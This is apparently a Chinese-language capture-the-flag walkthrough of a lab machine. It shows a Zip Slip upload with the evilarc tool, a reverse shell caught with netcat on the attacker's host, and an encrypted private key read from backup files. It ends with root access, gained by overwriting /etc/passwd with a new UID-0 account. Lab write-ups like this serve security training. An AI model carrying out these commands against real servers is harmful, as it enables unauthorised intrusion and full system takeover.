
開始進行上傳繞過...等注入攻擊
突然想到上傳繞過，但不曉得檔案放哪邊。哈～～[失敗]
改zip惡意上傳。參考：

1. https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload Insecure Files/Zip Slip
2. https://github.com/ptoomey3/evilarc [工具]

測試phpinfo

```
└─# python2 evilarc.py -o unix -p var/www/html test.php
```

上傳zip檔
測試成功




PHP Version 7.2.10-0ubuntu0.18.04.1

System	Linux 07d8ec0e562e 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64
Build Date	Sep 13 2018 13:45:02
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/15-xml.ini, /etc/php/7.2/apache2/conf.d/20-bz2.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-curl.ini, /etc/php/7.2/apache2/conf.d/20-dom.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gd.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-gmp.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-imap.ini, /etc/php/7.2/apache2/conf.d/20-interbase.ini, /etc/php/7.2/apache2/conf.d/20-intl.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-pdo_dblib.ini, /etc/php/7.2/apache2/conf.d/20-pdo_firebird.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-pspell.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-simplexml.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tidy.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini, /etc/php/7.2/apache2/conf.d/20-wddx.ini, /etc/php/7.2/apache2/conf.d/20-xmlreader.ini, /etc/php/7.2/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.2/apache2/conf.d/20-xsl.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718

進行反彈shell

```
└─# python2 evilarc.py -o unix -p var/www/html res.php


讀取：http://10.10.10.101/res.php
```

獲取把機shell成功



```
┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.101] 48020
Linux 07d8ec0e562e 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 10:37:55 up 34 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whwhoami
www-data
$ 
```

使用者有


```
╔══════════════╣ Users with console
Eto:x:1001:1001::/home/Eto:/bin/bash
kaneki:x:1000:1000::/home/kaneki:/bin/bash
noro:x:1002:1002::/home/noro:/bin/bash
```

```
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/bin/sh
```

有備份文件，與把機使用者差不多，懷疑是私鑰


```
╔══════════════╣ Backup files (limited 100)
-rwxr--r-- 1 root root 1675 Dec 13  2018 /var/backups/backups/keys/noro.backup
-rwxr--r-- 1 root root 1766 Dec 13  2018 /var/backups/backups/keys/kaneki.backup
-rwxr--r-- 1 root root 1675 Dec 13  2018 /var/backups/backups/keys/eto.backup
-rw-r--r-- 1 root root 3264 Dec 13  2018 /etc/ssh/sshd_config.bak
```

裡面私鑰格式只有`kaneki`不同看似最高權限（是私鑰加了密碼），但不曉得密碼是啥？



```
www-data@07d8ec0e562e:/$ cat /var/backups/backups/keys/kaneki.backu
cat /var/backups/backups/keys/kaneki.backup
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9E9E4E88793BC9DB54A767FC0216491F

wqcYgOwX3V511WRuXWuRheYyzo5DelW+/XsBtXoL8/Ow7/Tj4EC4dKCfas39HQW8
MNbTv51gYxQ/Vc3W1jEYSyxTCYAu600naUhX3+En7P8kje2s0I4VEZX0MJqgB/pv
J9nPBtbXcqV6/v6Vkbc5kGtMiRVMYzS9KWiCOafveFQCr1orYmnNINsZou4AWrfB
Ofr63sUVD8V1Rabnoltbo+pePXnQ6HqjpO1b2qCyUQBxDxwSFT5a+j5YvMYV3JXK
HOo4D0fcMoBVT46pXga6wZtiB4XgeM/iB/xg6YfdfMPuDBJ6+fqZMjlm+GvEexkl
EEtJAqoSG/yCOjedByVqmfKye9DaIY9Um2WkWcX1bVRlYktYtpb755aDmVVoQjb5
CmW4yuLapjqUrGEFY+ghLLRdZvSBPZ18PbUgVMqpdmrfnEy48d22IGPJ6ZO2L4qR
FzLjkQkjFRgkrBJ9bSzYS/NYZ8QGQh/wk3BHaupjLxD2j1Ta7PXwCjh4zBZNPO/e
9VN9c+b/zwYSyyeKcJ8dhFEH26j5g93EnWTkdLEMyw6tRbdzhQbNo02WWDTvWPJv
+6A+6xA6/+NxacHXfyfxQ+l8CsmpZ5CgKjKHfFeDYZHyoPhcthKkL3Go3rqZ1HOb
MimhTR3wOUwoV/XaVcCvW+5LwPh1ljdnHCjaY2VzKns4/X+2dZtOsDz5aCovN7mM
eHsRuIEVKtZ2EijKfYZGtDaDwTd/1YTDooGdDDdDipr8bTDvD14r07Yk/xrfjEUp
V9+v3PzmD1trqIlFw+7D8ogFsXJ/P+raVFWaihQWEeqOnGXEhHQ0afgcVt9w62tV
1YeVA0RwHu4S1IObji9RP1DfAMid0pCSnvAoFd/EArnAtwgPFOLqvPZj5j+LjFPL
sOHUW+N+cY24HpH1UVTEWAkgkiGz89/bF98c1kpoLEkS2sjU+jVONTBlLeRmqcDJ
YnCcPXrkT6oC/wctYlM141hrctWRyjY+f0IwREDCv8TM1aAAY3vaZUdMfy71Q3DE
PO4S5ivuruwGeCQmGhEmWBSm0PwpGd0pNbHv+zs0TH+2lmAn8O3R2UrcCu0TxhmH
oW0mQbl+2u+xVB5ijjqtm0CFLsXiX17FdCbMp1huCMTx9TuY6GMeSsN6X7exTIcx
DEvpUHREXgtVqBdNX1QxIoMIxpK2qlMfPYtGikthba5fjBof0b/8lJvtZuoWrJ9R
L0HWW16fkbjEXSrwdEb5zjntCxJKLWmKgiFfaoJ9/L1yhc12w/EQjpUxGkFdyeMs
7QyGClGpKFU4GQvKMQYei57sNk/ZUPgPWizNfuuU/8qBhKXG9JB2R3GWFTEpxzO8
luTnBEUn8Se3cLNrBQ05LIVk2jRYhUE6IBWFYvhjQUGChZTZjSlxNR55t6olYj2M
JBxtT5E2YDhSk4nB21IlTIurggP9pNm+PtTTt2o0jzOD5uOHko6VzGz4Ukvbo0gZ
/zyr4fR7OhGG0grtKxV1s2PpDt9bkhnMXJ+I8zZVN9INHUsoE5IXtpKKJOCOYEjQ
```

發現zip漏洞上傳都以root



```
-rw-r--r-- 1 root root  5491 Oct  6 10:37 res.php
-rw-r--r-- 1 root root  5491 Oct  6 10:34 res2.php
-r-xr-xr-x 1 root root  4865 Dec 13  2018 secret.php
-r-xr-xr-x 1 root root 18159 Dec 13  2018 tatara.jpg
-rw-r--r-- 1 root root    20 Oct  6 10:36 test.php
```


因該可以進行提她方式獲取並生成密碼

我打算新增rooot並放入把機的/etc/passwd裡面

在kali生成一個/etc/passwd的密碼

```
└─# openssl passwd tso
$1$o22AMhQB$1Dr8PJZyoQYX78YDPVUy0.
```

原先`/etc/passwd`格式




```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
kaneki:x:1000:1000::/home/kaneki:/bin/bash
Eto:x:1001:1001::/home/Eto:/bin/bash
noro:x:1002:1002::/home/noro:/bin/bash
```

`root:x:0:0:root:/root:/bin/bash`

```
kali輸入
echo "rooot:$1$wqpgFMBT$IPO.2Pjg3.v3sZWnuPFFy/:0:0:root:/root:/bin/bash" >>
/etc/passwd

執行zip漏洞並上傳
python2 evilarc.py -o unix -p etc/ /etc/passwd

查看有成功覆蓋
www-data@07d8ec0e562e:/var/www/html$ cat /etc/passwd | grep rooot
```


```
cat /etc/passwd | grep rooot
rooot:$1$wqpgFMBT$IPO.2Pjg3.v3sZWnuPFFy/:0:0:root:/root:/bin/bash
```

登入成功




```
www-data@07d8ec0e562e:/var/www/html$ su rooot
su rooot
Password: tso

root@07d8ec0e562e:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@07d8ec0e562e:/var/www/html# whoami
whoami
root
root@07d8ec0e562e:/var/www/html# 
```

找到user flag



```
root@07d8ec0e562e:/home/kaneki# cat user.txt
cat user.txt
150d00428318f0b4c47e76a3497de1be
